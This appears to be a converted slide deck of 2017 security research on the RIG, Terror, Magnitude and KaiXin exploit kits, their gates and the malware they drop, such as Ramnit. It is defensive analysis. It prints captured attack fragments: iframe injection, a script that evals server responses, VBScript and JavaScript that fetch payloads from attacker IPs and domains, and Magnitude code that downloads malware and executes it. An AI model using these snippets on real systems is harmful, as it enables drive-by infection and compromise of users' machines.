69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/volum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

```

var d = jstz.determine();
var e = d.name();
$.ajax({
  url: location.href,
  type: "POST",
  data: "tz=" + e + "&r=" + document.referrer + "&he=" + g,
  success: function (a) {
    eval(a)
  }
})

```

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```

$("body").remove(); $("html").append("body").html("<div style=\"\"></div>");
window.location.href =
"http://flinsheer-perreene.com/volum/1b0358c4-3746-4301-9853-4e986b20c58a??
track=48tmsGdssmgj383g=a44924c7b6ada6c50ed3b69e3918864c"

```



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- Gate

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
```
<HEAD>
</HEAD>
<BODY>
  <iframe width="500" scrolling="no" height="500" frameborder="500" src="http://188.225.46.145/?
  MjQ4MzM5&hDhbbJVDzRHAvabdw5rbm93bmlWWJvZ2lJSEpYSldXUG==bWlzc2luZW==&tNDDzPh=bWlzc2luZW==&
  xcvcvxcv=xXrQMvWfbRXQD53EKv7cT6NBMVHRHECL2YqdmrHQefjaelWkzrffTF_3ozKASASG6_BtdfJ">
</body>
</html>
</body>
```

# Analysis of Exploit Kit

# RIG Exploit Kit

- Overview

- Observed since around 2014
- Most active since September 2016
  - Used in so many attack campaigns
- Source code leaked in 2015
  - RIG Exploit Kit version 2

A screenshot of the GitHub repository page for "nyx0 / RIG". The page shows the repository name, navigation tabs (Code, Issues, Pull requests, Projects, Wiki, Insights), and repository statistics (3 commits, 1 branch, 0 releases, 1 contributor). Below this is a table of commit history.

Commit Message	Commit Hash	Date
nyx0 Initial commit	85b9cef	25 Feb 2015
www		Initial commit 3 years ago
README.md		Update README.md 3 years ago
dump_rigenter.com_07-02-2015-01-29-17.sql		Initial commit 3 years ago

# RIG Exploit Kit

## • Traffic

#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybkmewIlq...	323,584	RIG_EK (Malware Payload)

## • RIG attacks in up to 3 phases

### 1. Landing Page

- 3 types of attack code is read at a maximum
  - CVE-2015-2419
  - CVE-2016-0189
  - SWF Exploit

### 2. SWF (doesn't occur when other vulnerabilities are used )

### 3. Malware Payload

# RIG Exploit Kit

- Landing Page

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```
<html><head>
  <meta http-equiv="X-UA-Compatible" content="IE=10">
  <meta charset="UTF-8">
</head><body><script>eXmTvXbVu0="rn?;}}?g BS a?fg?& BS r?bx?5BEL | |
?65?EOT8BELBEL?ETXETXETX?{ BS BS a?-1?qETXEOT?il?2fs*?nj?hfv?vb97?s76?xE
+?EOT BS b? BS XBEL]?xc?e[?X++BEL?;x?for?EOTi?vx]?e[?720f?fgj?8051?
+?iEOT0;? SI f?str?AtENQ? SI ENQaT?CVX?, SI ENQ?54F?] BS ?ac?ep1?
+/ENQ?3456?vwxy?rs?mno?ij?cde?54?YS?RST?MNO?45?GHIJ?ENQAB?;va
L?ENQar?omC?[ENQ?Stri?gdf?ENQENQ,?,a,?,x,?EOT0?},
i?ar SI e?00fs?hfj?d65?96?/*?IiI?nI?1NHR?ZGZ?hci?zcy1?jN3?nZ
?jaCh?1j?10?tkM?03?3p4?eG?4e?PT0?dV?Yz?iV?lR?1jdH?SnP?kES
```

- Up to three obfuscated JavaScript code

# RIG Exploit Kit

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```

Sub fire()
    On Error Resume Next
    key="xzcxsdfsd"
    url="http://188.225.82.109/?MTYzODQ0&wdhImbAdkc3Rvcml1ZERMWwXNkbVN5c3Rvcml1ZA="
    uas=Navigator.userAgent

    Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
    Dim osloc
    Dim awghjghg
    for each os in oss
        osloc=os.OSLanguage
    next
    SetLocale(osloc)

```

# RIG Exploit Kit

- Malware Payload

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```
dc b4 23 ed 96 b3 cb c8 c3 87 81 e0 86 81 0f ab
2b 28 36 5c ff 2a 3e 31 04 e7 08 34 21 f6 34 0d
e7 82 ac 60 5e 38 d9 8c 4e bb e3 82 9d 11 16 f4
ed 8a 3c 73 5a f1 b9 81 a3 0d 1c 2a 3b ca 8e b9
ab 96 f8 62 58 59 07 3f 77 2a 25 5f 1b 4c 15 bf
57 30 0c 62 5d 73 67 86 23 5a 2e 11 ed 8b 37 16
07 c1 45 49 b9 c7 0d eb e5 f4 3d ef 14 3a 57 2e
bc 10 a5 88 67 a0 40 49 24 c0 ec b3 ab 91 c1 f8
```

- RC4 Encode

```
Dim s(256),k(256)
klen=Len(strKey)
For i=0 To 255
    s(i)=i
    k(i)=AscB(Mid(strKey, (i Mod klen)+1,1))
Next
j=0
For i=0 To 255
    j=(j+k(i)+s(i)) And 255
    t=s(i):s(i)=s(j):s(j)=t
Next
slen=stream.position
redim rc(slen)
stream.position=0
x=0:y=0
For i=0 To slen-1
    x=(x+1) And 255
    y=(y+s(x)) And 255
    t=s(x):s(x)=s(y):s(y)=t
    rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
Next
```

# RIG Exploit Kit

- **Characteristic**

- The IP address used frequently changes
- Characteristic URL parameters
  - Frequently changes
- Analysis obstruction
  - If access continuously with same IP address, attacks are not performed and redirect to a legitimate site (access control)
  - if access with a User-Agent other than IE, attacks are not performed and redirect to a legitimate site

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:04:15 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 34419
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
```


```
HTTP/1.1 302 Found
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:40:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 61385
Connection: keep-alive
Location: http://www.zapmeta.ws
```



# RIG Exploit Kit

- Characteristic
  - When access control is reset

Sometimes it's done continuously



# Terror Exploit Kit

- Traffic

#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
1	188.166.18.168	HTTP	GET	302	popunder.youdonhaveenough.faith	/popunder.php	0	Pre-Gate
2	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/s...	4,906	Gate
3	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	15,793	CVE-2013-2551
4	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	12,653	CVE-2016-0189
5	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	4,731	Flash Loader
6	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	11,597	CVE-2014-6332
7	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/7...	99,083	Malware
8	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	1	SWF Payload
9	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	51,139	SWF Payload
10	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	24,667	SWF Payload
12	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/V...	99,083	Malware

```

<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerKEQ020/rSir7V9a0I8p.html'></iframe>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerKEQ020/RjcgSalj6qrU.html'></iframe>
<script type="text/javascript">
  var hayFlash = function(a, b){try{a = new ActiveXObject(a + b + '.' + a + b)}catch(e){a = navigator.plugins[a + '.' + b]} return !!a}('Shockwave', 'Flash')
  if (hayFlash) {
    document.write("<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/j0Zq62BS0CpN/kipykbZs9owR.html'></iframe>");
  } else {
    document.write(' ');
  }
</script>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerKEQ020/0geHX8ANUjUy.html'></iframe>

```

- Read four iframes

# Magnitude Exploit Kit

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- Overview

- Observed since around 2013
- Used for attack targeting South Korea, Taiwan and etc..
- The vulnerability used for attack is CVE-2016-0189 only
  - Code slightly different from other EK

```
stream["type"] = 2;
stream["charset"] = "iso-8859-1";
stream["open"]();
var malware = httpRequest("http://11f56w032p7.liecup.win/f435c463dfd626cf28d6483fd1d70bc2");
stream["writetext"](malware + pad);
stream["SavetoFile"](filename, 2);
stream["Close"]();

shell["shellexecute"](filename);
```

# Magnitude Exploit Kit

- Traffic

#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
1	145.239.190.17	HTTP	GET	200	onxxtubes.com	/	1,189	Landing Page 1
2	188.165.10.178	HTTP	GET	200	63b65c2hbbf1.salehad.com	/711960&14694...	2,252	Landing Page 2
3	188.165.92.16	HTTP	GET	200	1f56w032p7.liecup.win	/	5,162	CVE-2016-0189
4	188.165.92.16	HTTP	GET	200	1f56w032p7.liecup.win	/37d07e7f3daeed...	1,350	Malware Download Code
5	188.165.92.16	HTTP	GET	200	1f56w032p7.liecup.win	/f435c463dfd626...	488,9...	Malware

```
> (93, 591039908076 << 63, 747738417943).toString(32, 593216)
< "location"
```

```
function func1(arg1) {
    return (location + "").charAt(arg1)
}

function func2(arg1, arg2) {
    return (arg1 + screen.height).toString(arg2 - screen.colorDepth)
}
```

```
flag = 1;
try {
    obj = new this["ActiveXObject"]("Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi.1");
    flag = -1;
} catch (e) { }
```

# KaiXin Exploit Kit

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- Overview

- Observed since around 2012
- Used for attack targeting China and etc..
- The vulnerabilities being used are old
  - CVE-2016-0189
  - CVE-2016-7200 & 7201
  - Java Exploit
    - CVE-2011-3544
    - CVE-2012-4681
    - CVE-2013-0422
  - SWF Exploit

# KaiXin Exploit Kit

- Traffic

#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
2	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/	14,709	Landing Page
5	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/RfVvPx.html	11,437	SWF Loader
6	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/OvTiFx.html	50,706	CVE-2016-0189
9	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/bin_do.swf	7,432	SWF Exploit
14	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/11.7.exe	377,3...	Malware

```
// check JRE version
var wmck = deployJava["getJREs"]() + "";
wmck = parseInt(wmck["replace"](/\.|\_/g, ""));

// check IE version
var WhatIE = navigator["userAgent"]["toLowerCase"]();
```

```
var vers=flash.prototype.getSwfVer();
vers=parseInt(vers.replace(/\.|\_/g, ''));

var kaka = navigator.userAgent.toLowerCase();
var apple = deconcept.SWFObjectUtil.getPlayerVersion();
```

# Cooperation with external organizations



# Shadowfall

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## SHADOWFALL

Jun 05, 2017 | by RSA Research



# EKTracker

Exploit Kit Tracker

Home


Timeline

Detections

## Exploit Kit Tracker

They hack, we track

## Last 90 Days



# Techniques for observation/analysis

# mal\_getter

```
$ php main.php seamless rig "http://194.58.40.193/test111.php"
[+] http://194.58.40.193/test111.php
[+] http://188.225.47.81/?MzM3NzQ0&wmkdDxxLLCUMpLOYXR0YWNrc1ZVYVpObXY=Y2Fw
[+] Key: ghkfddhfhg
[+] http://188.225.47.81/?MTkxNTA0&KauOYifgrvgSgxeYXR0YWNrc1NUeFNoYXJKS250
[+] Waiting.....
[!] a41f85a4c0bba13214c892f1e2e290335efa81b4511d48a76fcf06dce6ff3743.bin
```

0.html

1.html

2\_0.txt

2\_1.txt

2\_2.txt

a41f85a4c0bba13214c892f1e2e290335ef...

a41f85a4c0bba13214c892f1e2e290335efa81b4511d48a76fcf06dce6ff374...																	0123456789ABCDEF
ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	00	.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	...I.!\L\!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$......

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# Survey of malware dropped by Rig EK

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
I want to infer the attacker's purpose from the malware used in the campaign

I want to know the timing of malware switching

- We regularly observed malware to drop from Seamless and Rulan's Gate
  - Using mal\_getter, download every 10 minutes
  - August – December
- When Gate is changed, it searches for new Gate and observes it
  - There are periods that can not be observed temporarily

# [Seamless] Trends in the number of malware

Gate



# Families dropped by Seamless

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- **Ramnit**
  - Banking Trojan
  - Almost all the period, all Gate
- **Globelmposter**
  - Ransomware
  - About 2 days, temporarily




# Ramnit

- Ramnit drops on all Gates
- There were only 6 kinds of hashes of files packed with UPX

[refer : Ramnit – in-depth analysis  
<https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/>]

Observed by October 224 samples	}	hash1	30 sample
		hash2	113 sample
		hash3	3 sample
		hash4	54 sample
		hash5	12 sample
		hash6	12 sample



# Relationship between Gate and pack malware

- Switching of Gate and switching of pack malware are not synchronized

hash1 7/31~8/9

hash2 8/10~9/1, 9/8, 9/16~9/19

hash3 9/7

hash4 9/13~9/15, 9/27~9/30

hash5 9/21~9/23



hash6 9/23~9/30

Gate	A	B	C	D	E	F
UPX hash1						
UPX hash2						
UPX hash3						
UPX hash4						
UPX hash5						
UPX hash6						

# Seamless gate

- Multiple paths exist on the same IP
- It is controlled for country (Pre-Gate pass)
  - /japan
  - /usa
  - /canada
  - /fr
  - /vnc

Gate IP



[Refer : <https://malwarebreakdown.com/2017/08/23/the-seamless-campaign-isnt-losing-any-steam/>]



